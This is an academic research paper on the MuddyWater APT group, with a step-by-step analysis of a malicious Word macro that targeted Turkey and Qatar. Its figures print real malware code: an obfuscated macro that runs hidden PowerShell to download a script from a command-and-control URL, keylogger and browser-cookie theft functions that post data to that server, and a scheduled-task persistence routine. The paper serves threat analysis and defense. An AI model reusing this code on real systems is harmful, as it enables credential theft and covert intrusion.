MuddyWater APT Group and A Methodology Proposal for Macro Malware Analysis

Araştırma Makalesi/Research Article

Mevlut Serkan TOK[1], Baris CELİKTAS[2]*

[1]Computer Engineering Department, Graduate School of Engineering and Science, TOBB ETU, Ankara, Turkey
[2]Cyber Security Engineering and Cryptography, Institute of Informatics, ITU, Istanbul, Turkey
mtok@etu.edu.tr, celiktas16@itu.edu.tr
(Geliş/Received:14.01.2019; Kabul/Accepted:25.07.2019)
DOI: 10.17671/gazibtd.512800

***Abstract*—** Macros are consisted of instructions and commands mainly used to automate tasks, embed functionality and provide customization of Microsoft Office documents. However, they have been exploited by malicious hackers by creating malware since they were introduced. Recently, Advanced Persistent Threat (APT) Groups have generally used macros as attack vectors as well. Since 2017, Middle Eastern countries' governmental institutions, and strategically important oil, telecommunication and energy companies have been targeted by the APT Group probably affiliated with Iran, and the group is named as MuddyWater by analysts due to the techniques they utilized to cover their tracks. The group has generally conducted attacks via macro malware. In this work, we aimed to raise awareness regarding MuddyWater APT Group and provide a detailed methodology for analyzing macro malware. The attributions, strategy, attack vectors, and the infection chain of MuddyWater APT Group have been explained. In addition, a malicious document, targeting Turkey and Qatar, detected first on 27 November 2018 have been analyzed, findings and proposals have been presented for cybersecurity professionals.

***Keywords*—** Macro Malware, MuddyWater, Advanced Persistent Threat, Malware Analysis, Digital Forensics

MuddyWater APT Grubu ve Makro Zararlı Yazılım Analizi Metodolojisi Önerisi

***Özet*—** Microsoft Office belgelerinin özelleştirilmesini ve sık kullanılan görevlerin otomasyonunu sağlayan makrolar uzun süredir kötü niyetli kişilerce zararlı yazılım üretiminde kullanılmaktadır. Son yıllarda ileri düzey kalıcı tehdit gruplarınca da makro zararlı yazılımının atak vektörlerinde kullanıldığı bilinmektedir. 2017 yılından beri Ortadoğu ülkelerinin kamu kurumlarını ve enerji, telekomünikasyon, petrol gibi stratejik alanlarda faaliyet gösteren şirketleri hedef alan, analistler tarafından kendilerini gizleme eğilimleri nedeniyle MuddyWater olarak adlandırılan ve İran ile ilişkilendirilen grup da makro zararlı yazılımı kullanmakta ve Türkiye de dahil olmak üzere bölge ülkelerinde eylemlerini sürdürmektedir. Bu çalışmamızın temel amacı MuddyWater ileri düzey kalıcı tehdit grubu ile ilgili farkındalığı arttırmak ve örnek bir makro zararlı yazılım analizi metodolojisi sunmaktır. Bu kapsamda, MuddyWater grubunun özellikleri, eylem stratejisi, atak vektörleri ve bulaşma zincirine yönelik elde edilen bilgiler paylaşılmıştır, ayrıca ilk defa 27 Kasım 2018'de uzmanlarca tespit edilmiş, Türkiye ve Katar'ı hedef aldığı değerlendirilen bir zararlı dokümanın ayrıntılı analizi yapılmış, bulgular ve öneriler sunulmuştur.

***Anahtar Kelimeler*—** Makro Zararlı Yazılımı, MuddyWater, İleri Düzey Kalıcı Tehdit, Zararlı Yazılım Analizi, Adli Bilişim

1. INTRODUCTION

Today, the economic damage and leakage of mission critical data is a serious social problem due to the APT attacks [1]. These attacks can affect the world at large, and we can only be informed when it reaches the level of damaging critical infrastructure due to using sophisticated attack techniques such as zero-day [2].

A macro is a series of commands and instructions based on Visual Basic for Application introduced with Microsoft Excel 5.0 in 1993 and used to automate tasks for Microsoft Office applications and provide so-called script engines to create and run macros [3]. Macros can be used to embed various types of functionality within documents such as accessing the command line, embedding pop-up calendars and so on [4].

However, same commands and instructions sets can be used to embed malicious functionality within documents as well [5]. The first and distinctive instance was Melissa virus detected in March 1999 [6]. In the second quarter of the year 2017, there was about 1.250.000 macro malware totally in the cyber ecosystem and there was about 1.600.000 macro malware detected in the second quarter of 2018 [7].

Macro malware is also used by APT groups and the most recently notorious one is MuddyWater APT Group, first detected in September 2017 [8]. Since then, the group has targeted Middle Eastern countries' governmental institutions, NGOs, oil, and energy companies. Turkey has been concurrently targeted as well.

With this motivation, we strove for conducting the study on MuddyWater APT Group and analyzed a malicious document sample, targeting Turkey and Qatar, detected on 27 November 2018.

The basic contributions of this work to the literature are as follows. We will present a review of MuddyWater APT Group's activities. We will also provide a detailed methodology in terms of macro malware analysis by means of analyzing a sample malicious document step by step.

The rest of the work is as follows. Section II defines and provides an overview of MuddyWater APT Group activities. Section III presents the analysis of the malicious document that has been recently taken. Section IV is about the limitations and Section V concludes with future directions and recommendations.

2. MUDDYWATER APT GROUP

MuddyWater APT Group was an active threat actor in 2017. The group targeted victims in the Middle East within memory vectors leveraging on PowerShell. In attacks, the creation of new binaries was not required, thus a low detection profile and forensic footprint are retained [8].

2.1. Detection

First public report regarding the group was published on 18 September 2017. First public technical analysis was published on 26 September 2017 by Malwarebytes and the target of the attack was announced to be Saudi Arabia [9]. Some malicious documents detected in the ecosystem dates to February 2017, seven months before the first public report [10].

2.2. Naming

For the sake of efforts to hide and cover their tracks, the alias of "MuddyWater" was given to the group on 14 November 2017 by PaloAlto analysts and since then it has been used to describe the group [10]. "TEMP. Zagros" alias has also been used to describe the group after finding a file with the same name [11].

2.3. Affiliation

During the analysis conducted by Reaqta specialists, a Tehran located IP address was detected while dealing with a real IP address (not a proxy or a victim used to conceal the real address). This evidence was evaluated as a mistake from one of the group's operators [8]. Considering targeted countries, identities of the victims, efforts of gathering and uploading of information to Command and Control (C&C) servers [12], efforts to cover tracks and detected Tehran located IP address, it appears that the group's attacks have specific characteristics of APTs [13], and the main purpose of the group is cyber espionage rather than cybercrime. Thus, it can be reasonably concluded that the group has been affiliated with Iran and controlled by the state.

2.4. Targets

Attacks in 2017 targeted Georgia, India, Iraq, Israel, Pakistan, Saudi Arabia, Turkey, United Arab Emirates, and the USA. In 2018, Turkey, Pakistan, and Tajikistan were mainly targeted [12]. Government institutions, telecommunication and oil companies, energy companies were targeted [8] but no clear information was obtained during the research to find out which institutions and companies were hit.

2.5. Attack Vectors

MuddyWater has generally used malicious Word documents and spear phishing emails to infect their targets, as Duqu and Red October APT groups did before [14]. MuddyWater attacks are characterized using a slowly evolving PowerShell-based first stage backdoor "POWERSTATS" [15]. The attack has continued with only incremental changes in the tools and techniques used. The delivery methods of malicious scripts are various such as downloading from a remote exploited site or embedding to macro codes [10].

The group has used the decoy documents to impersonate government organizations as shown in Figure 1. Each of documents is written in the language of the targeted country. Most of the documents have also included government emblems and legitimate signatures [16]. Thus, original documents obtained before may have been used during attacks.





Figure 1. Decoy Documents

Malicious documents have been attached to tailor-made, victim-specific spear phishing emails considered as legitimate in order to gain the trust of victims, and these emails have been sent only to specific victims in targeted organizations (see Figure 2) [17].


From:
Date: Monday, February 12, 2018 4:05 PM
To:
Subject: Güvenlik yönergesi
Attach: MIT.doc (1.62 MB)

Lütfen yüklenen dosyayi dikkatle kontrol edin.

MD5 Hash Kodu
cef0b10f557c5bd1266100fecf7cd52f

Saygilarimla

Milli Istihbarat Teskilati Kurumsal E-Posta Servisi

Figure 2. Spear Phishing Email

To avoid detection, obfuscation methods have been commonly implemented by malware writers. MuddyWater Group has obfuscated malicious codes as well. Base64 encoding, character replacement, reversing, XOR encoding, Powershell Environment Variables, parameter binding methods, and Daniel Bohannon's Invoke-Obfuscation methods have been detected during the analysis [8], [17].

2.6. Infection Chain

Documents used have been blurred to victims, and victims have been enforced to enable macros to make documents readable. After enabling macros, malicious codes, mostly based on visual basic, have been executed, and infection mechanism has been triggered [12].

In many cases, after triggering, a TCP connection has been established to a remote server and malicious PowerShell files have been downloaded to the victim's computer for post-exploiting [18]. Malicious codes for post-exploiting have hardly ever been embedded to macros [19].

Some backdoors created support rebooting, shutdown, wiping drives, encrypting, and stealing information on victim's computer. The communication between the victim and C&C servers have been encrypted [17].

2.7. Infrastructure

The group has exploited several websites which have vulnerabilities such as unpatched version and has used these websites as proxy servers. The group's operators have never communicated directly with victims or proxy servers; instead, they have only interacted with C&C servers. Victims have communicated directly with randomly chosen proxy servers as shown in Figure 3 [8].




Figure 3. The Communication Infrastructure of MuddyWater APT Group

2.8. MuddyWater Documents Targeting Turkey

Fifteen malicious documents affiliated with MuddyWater APT Group have targeted Turkey up to now [16]. Details of these documents are shown in Table 1.

Table 1. The Group's Malicious Documents

Date	Name	MD5
18.01.2018	2015 Yılı Ar-Ge Faaliyetleri Anketi Sonuçları.doc	781bbdb421a473206fc37919f28a27db
18.01.2018	ngn.tr.doc	faa4469d5cd90623312c86d651f2d930
28.01.2018	KEGM-CyberAttack.doc	e87ea47e91540700b31082515d2dc802
28.02.2018	MIT.doc	ffb8ea0347a3af3dd2ab1b4e5a1be18a

03.03.2018	IL-1801.doc	cc019683021a4ff05e84 860b62676dc1
05.03.2018	güvenlikyönergesi .doc	ff46053ad16728062c6e 7235bc7e8deb
05.03.2018	Türkiye Cumhuriyeti Kimlik Kartı.doc	f84914c30ae4e6b9b1f2 3d5c01e001ed
05.03.2018	Invest in Turkey…doc	b8939fa58fad8aa1ec27 1f6dae0b7255
04.05.2018	Uyuşturucu kaçakçılığı.doc	f2b5373f32a4b9b3d347 01ff973ba69c
15.05.2018	Gizli koşullar.doc	f00fd318bf58586c29ab 970132d1fd2a
15.05.2018	yönerge.doc	3c2a0d6d0ecf06f1be9a d411d06f7ba8
15.05.2018	Early election.doc	aa564e207926d06b8a59 ba50ca2c543d
21.05.2018	önemli rapor.doc	eb69fb45feb97af81c2f3 06564acc2da
10.07.2018	Şikayetler ve eleştiriler.doc	5a42a712e3b3cfa1db32 d9e3d832f8f1
16.07.2018	Onemli Rapor.doc	0bf52163f51e0fd59bc0 676126ecaffe

3. THE ANALYSIS OF A RECENT MALICIOUS DOCUMENT

3.1. Review

The first submission date of the sample malicious document on VirusTotal is 27 November 2018. The first public report was published on 29 November 2018 [20]. Original name of the document is “ستمارة.doc” but we named it as “form.doc” to ease coding (MD5 or SHA hash digests didn’t be changed after renaming).

According to analysts, the attack, targeted Turkey and Qatar, had common characteristics of advance persistent threats. No malicious binary was written on disc and the attack was conducted with legal applications [21].

The document was consisted of a submission form to attend “The Second Conference of the Association of Parliamentarians for Al Quds” which indeed took place in Istanbul on 14-15 December 2018. The document forces the reader to enable macros (see Figure 4), so did previous MuddyWater documents. The document includes emblems of legal organizations as shown in Figure 5, the contact phone numbers and emails are also legitimate, which was confirmed by checking Parliamentarians for Al-Quds organization’s website.

We have strongly emphasized that there is no clear evidence to affiliate the document with MuddyWater despite there are many similarities. But there is no doubt that the methodology used to analyze the document will be a major contribution to further studies regarding macro malware analyzing.




Figure 4. The Screenshot before Enabling Macros

Figure 5. The Screenshot after Enabling Macros

3.2. Malware Analyzing Methodology Design

In order to improve efficiency, live forensic analysis methods were employed [22]. All tests were conducted on a Microsoft Office 2017 installed on Windows 7 for the x64-based virtual machine. Local IP address was set as 192.168.1.24. Audit object access was enabled in group policy, and necessary audit permission was given to user account in order to get healthy security logs. Snapshots were taken to provide secure baselines for repeated analysis. No commercial tool except Microsoft Office 2017 and VMware Workstation Professional was used during analysis to provide researchers insights regarding open-source tools.

A holistic approach was implemented to conduct a detailed analysis but only processes verified are explained [23], [24], [25]. The order of analyzing steps is given below.

i. The metadata was obtained with ExifTool.
ii. The malicious macro code was extracted with OfficeMalScanner.
iii. The malicious macro code was de-obfuscated with a PowerShell script created.
iv. The malicious document was executed, and macros were enabled.
v. The network activity of processes was detected by Sysinternals TCPView. Packet traffic was captured with Wireshark, and then packets were analyzed.
vi. Process tree and mutexes were obtained with Sysinternals procexp.

vii. The malicious script file downloaded from the C&C server was analyzed.

viii. Files dropped by malicious script were checked on Temp folder.

ix. Registry snapshots were taken with Sysinternals Regshot x64 Unicode before and after the infection.

x. The pieces of evidence found were crosschecked with Windows security event logs by using Event Explorer to reveal unidentified Indicators of Compromise (IOCs). Especially 4702, 4660, 4663 Process ID (PID) events were considered.

xi. The document and malicious script were uploaded to VirusTotal and results were discussed.

3.3. Metadata

The metadata of malicious document was obtained via ExifTool as shown in Figure 6. There are contradictions regarding “Last Printed” and “File Create Date” information (Table 2). This situation occurs when a document is printed and then saved as a new document. Unless this new document is reprinted, it will have previous template’s “Last Printed” timestamp. In addition, there are tools to remove or edit the metadata of Microsoft Word documents such as MetaClean.




Figure 6. The Metadata Obtained from ExifTool

Table 2. The Metadata of the Malicious Document.

File Create Date	2018:11:21 15:18:00
File Modify Date	2018:11:22 12:25:00
Last Printed	2018:10:19 17:14:00
Code Page	Windows Arabic
Last Modified By	Mohamed Bennabszllah
Author	Parliament Quds
File Type	DOC
Software	Microsoft Office Word

3.4. Analysis before Enabling Macros

In order to detect whether there were any scripts attached to the document, the document was scanned on OfficeMalScanner and the visual basic macro code was found as shown in Figure 7.




Figure 7. The Scanning Document with OfficeMalScanner

The extracted macro code was evaluated in detail. As obfuscation methods were commonly used in malicious macros [26], some methods were detected in the respective document’s macro code as well, as shown in Figure 8.

```
With CreateObject("WScript.Shell")
    .Run "Cmd /c " + Chr(34) + " EcHo iEx ( new-oBjeCt
sYStem.Io.COmPreSSiON.defLAtEstreAm([system.Io.mEmorYStrEAM]
[ConVerT]::fRomBaSE64STRing(
'BcExEkAwEAXQq+hQSHotCg2FgjbWYolNJv6M63uv75asGPirxvViQjYwzMxr4
4UVpWnDpz64bUISPYr8BGJt7SOUwht2bA7OeNE7klGGdVEsvZQkIi9/') ,
[sYsTEM.io.compressIOn.CoMpREssiOnmode]::DECOMPRESs )^^^| %
{new-oBjeCt io.STreaMreader( $_, [TexT.ENCoDInG]::aSCii )}
).REadtOEnd() | pOwErSheLl  -NoeX  -nOlo -NOproFiLe  -nOnIn -
eXeCuTI BypAss -wiNdoWstYL  hiDden  -" + Chr(34), 0, False
End With
```

Figure 8. The Macro Code Attached to Document

Firstly, there is cmdline invoking with parameters. Then cmdline invokes PowerShell with some other parameters and some expressions are echoed to bypass antivirus filters and cmdline monitoring.

Deflate and Base64 encoding were detected and to decode “BcExEkAwEAXQq+hQSHotCg2FgjbWYolNJv6M63uv75asGPirxvViQjYwzMxr44UVpWnDpz64bUISPYr8BGJt7SOUwht2bA7OeNE7klGGdVEsvZQkIi9/” expression, a script was created. After decoding of obfuscated expression, downloading string from a remote server code was found out as shown in Figure 9.




Figure 9. The Screenshot of the De-Obfuscation Process

In addition, randomized case usage to bypass simple filters and parameter binding methods were detected on the macro code. Since PowerShell can complete missing parameters, malware writers often code parameters as scrimpy expressions. Scrimpy and complete parameters are given below respectively.

```
pOwErSheLl -NoeX -nOlo -NOproFiLe -nOnIn
-eXeCuTI BypAss -wiNdoWstYL hiDden –
```

```
powershell -noexit -nologo -noprofile
-noninteractive -executionpolicy bypass
-windowstyle hidden
```

-NoExit: Don't exit after running startup commands.
-NoLogo: Hide the copyright banner at startup.
-NoProfile: Don't load the PowerShell profile.
-NonInteractive: Don't present an interactive prompt to the user.
-ExecutionPolicy Bypass: Bypass the policies.
-WindowStyle Hidden: Hide the session's window.

URL and its IP address were detected as hxxp://microsoftdata.linkpc.net/api/cscript and 18.221.254.112 respectively. The malicious script was also detected on that website as shown in Figure 10. Some other indicators of compromise (IOCs) and functions were detected on this (cscript) script.




Figure 10. The Script Detected on the Malicious Website

3.5. Analysis after Enabling Macros

The pre-enabling macro analysis was completed, IOCs detected were noted down. Registry hive was saved with Regshot. Process Explorer was initiated. TCPview and Wireshark were activated. Then macros were enabled on Microsoft Word, the document became readable as expected.

3.5.1. Process Tree and Network Connection

Upon enabling macros, WINWORD.exe started cmd.exe (PID 1188) child process. Cmd.exe started powershell.exe (PID 688) child process and another powershell.exe (PID 3020) child process was created as well (see Figure 11). Powershell.exe (PID 688) process established a TCP connection to 18.221.254.112 IP address as expected (see Figure 12).




Figure 11. The Process Information (obtained from process explorer)




Figure 12. TCP Connections (obtained from TCPview)

First packets captured on Wireshark were DNS queries as expected (see Figure 13). The HTTP GET request was sent to the website from the victim and then downloading the malicious script (cscript) process was started as shown in Figure 14.




Figure 13. DNS Packets Sent by Victim to Get an IP Address of C&C Server (provided by Wireshark)




Figure 14. The Communication Between Victim and C&C

3.5.2. Registry Comparison: Before and After Enabling Macros

There were eight keys added to the registry after enabling of macro and "rYF1pgeADA" named schedule task record was detected as shown in Figure 15. Creating a scheduled task is a well-known persistency mechanism in terms of malware writing. Thus, this IOC was noted down and "analyzing scheduled tasks" step was added to the analysis plan.




Figure 15. The Keys Added to the Registry After Enabling Macros (provided by Regshot)

3.6. The Analysis of Downloaded PowerShell Code

The downloaded "cscript" has many malicious functions and main activities can be summarized as keylogging and stealing cookies, sessions, and logins from Chrome, Mozilla, Opera and sending collected data to the C&C server. In addition, the script creates a scheduled task including squiblydoo attacks to enable persistence and creates global mutex to prevent multiple executions. To communicate with local databases of browsers, script downloads SQLite.dll files to the victim's computer as well.

3.6.1. Keylogging

Keylogging function is based on Windows API function GetAsyncKeyState (see Figure 16). This type of keylogger may be easily created since various examples are available on the internet.

```
$scriptblock_logger = {
param($Path)

if (-not $Path) {exit}

    $signatures = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
```

Figure 16. The Keylogger Script Embedded into the Downloaded Malicious Script

Cscript creates a file to path C:\Users\[username]\AppData\Local\Temp\ named as rYF1pgeADA.log and records activities and keys pressed (see Figure 17).




Figure 17. Recorded Logs of Keylogger

The script encodes log file and sends to "hxxp://microsoftdata.linkpc.net/api /logger/submit" URL address as shown in Figure 18. The encoding method is defined in URL POST function as shown in Figure 19. All communication between the victim and C&C server is encoded with the same function to prevent sniffing.

```
function BrowsersLOGGER () {

    $install_dir = [System.Environment]::ExpandEnvironmentVariables($install)
    if (!(Test-Path $install_dir)) {
        $install_dir = $env:TEMP
    }

    $data = [System.IO.File]::ReadAllText($install_dir + '\' + $name + '.log')
    try {
        if ($data -ne $null) {
            while ((urlPOST "$panel_url/api/logger/submit" $data) -eq $false) {
                Start-Sleep -s 60
            }
            Remove-Item ($install_dir + '\' + $name + '.log')
        }
    } catch {}
}
```

Figure 18. The Script for Sending Encoded Keylogger Records to C&C server

```
function urlPOST($link,$data)
{
    try {
        $webRequest = [System.Net.WebRequest]::Create($link)
        $encodeddata = Set-EncryptedData -key $secret -plainText $data
        $uid = Uid
        $encodedContent = [System.Text.Encoding]::UTF8.GetBytes("uid=$uid&data=$encodeddata")
        $webRequest.Method = 'POST'
        $webRequest.ContentType = "application/x-www-form-urlencoded"
```

Figure 19. The Script for Encoding Communication Between the Victim and the C&C server

3.6.2. Stealing Cookies, Sessions, and Logins

Cscript has capabilities of stealing cookies, sessions and login information of Chrome, Mozilla and Opera browsers (see Figure 20). It collects and records data. Before posting to C&C server, it encodes data and sends to specific URLs as shown in Figure 21.

```
function BrowsersCOOKIES ($website,$cname) {

    $ChromeDB = ChromeDB
    $ChromeSESSION = ''
    $ChromeSESSION = ChromeSESSION "$ChromeDB\Cookies" $website $cname
    if ($ChromeSESSION) {
        # $ChromeSESSION | Set-Content "$env:temp\c_cookies.text"

        while ((urlPOST "$panel_url/api/chrome/submit" $ChromeSESSION) -eq $false) {
            Start-Sleep -s 60
        }
    }
```

Figure 20. The Script for Stealing Cookies of Google Chrome Web Browser




Figure 21. The Encoded Data Sent to the C&C Server

3.6.3. Creating Mutex

The script creates a "rYF1pgeADA" global mutex to prevent multiple executions. The name of mutex was also noted down as IOC. In Windows OS, mutexes are called as "mutant" and mutants created may be easily detected with Sysinternals Process Explorer as shown in Figure 22.




Figure 22. Global Mutex Created After Infection (obtained from procexp)

3.6.4. Creating Scheduled Task

To provide persistence, "cscript" enables task scheduler COM API to create a scheduled task named as "rYF1pgeADA" (see Figure 23). The details of the persistence mechanism are presented in section 3.8.

```
$task = $service.NewTask($null)

$task.RegistrationInfo.Author = "Microsoft"
$task.RegistrationInfo.Description = ""

$task.Settings.Enabled = $true
$task.Settings.AllowDemandStart = $true

$task.Principal.RunLevel = 0

$trigger = $task.Triggers.Create(2)
$trigger.StartBoundary = [datetime]::Now.AddMinutes(5).ToString("yyyy-MM-dd'T'HH:mm:ss")
$trigger.DaysInterval = 1
$trigger.Enabled = $true
$trigger.Repetition.StopAtDurationEnd = $false
$trigger.Repetition.Interval = "PT59M"


$action = $task.Actions.Create($null)
$action.Path = 'regsvr32.exe' ## $install_ps
$action.Arguments = '/u /n /s /i:' + '"' + ($install_dir + '\' + $name + '.xml') + '"' + ' scrobj.dll' ## $install_command
```

Figure 23. The Script for Creating the Scheduled Task

3.7. Behavioral Tree of Malware

After double-clicking on the document, PID 2720 WINWORD.exe was activated. Upon enabling macros, child process PID 1188 cmd.exe was activated and it started PID 688 child process powershell.exe with parameters (see Figure 24). This process established the connection to 18.221.254.112 IP address and downloaded and executed malicious "cscript" and by doing so, this process read cookies, loaded Task Scheduler COM API, and dropped SQLite.dlls created .xml and .log files as shown in Table 3.




Figure 24. The Action of Processes

Dropping files to TEMP folders is a prevalent method since TEMP folders have read and write access for the currently logged-in user, solving any file system permission errors. In addition, in the case of a malware installation failure, the operating system removes any traces of the files in TEMP folders and prevents a corrupted version of malware being collected by analysts [27].

Powershell.exe (PID 688) process also sent the data to 18.221.254.112 IP address. All network communication was established and conducted by this process. It also initiated child process powershell.exe (PID 3020) and this process modified some files in the AppData\Roaming path and made some changes in registry hive. Some other legal child processes (csc.exe, cvtres.exe, splwow64.exe) were ignored as no direct contribution to malicious activities was detected.

Table 3. Files Detected on Disc after Infection

File Path and Name	Type
C:\Users\[username]\AppData\Local\Temp \lib_x64\System.Data.SQLite.dll	.dll
C:\Users\[username]\AppData\Local\Temp \lib_x64\System.Data.SQLite.Interop.dll	.dll
C:\Users\[username]\AppData\Local\Temp \201812041014 (Filename is created with timestamp of system)	sqlite
C:\Users\[username]\AppData\Local\Temp \rYF1pgeADA.xml	xml
C:\Users\[username]\AppData\Local\Temp \rYF1pgeADA.log	log

3.8. Persistence Mechanism

In order to enable the persistence, cscript created a scheduled task named "rYF1pgeADA". Daily on 8:24 pm, rYF1pgeADA.xml file (includes malicious scripts same as cscript as shown in Figure 25) was executed by regsrv.32 (see Figure 26). This method is called squiblydoo attack and was used in campaigns targeting governments before [28].




Figure 25. The XML File Used in the Persistence Mechanism

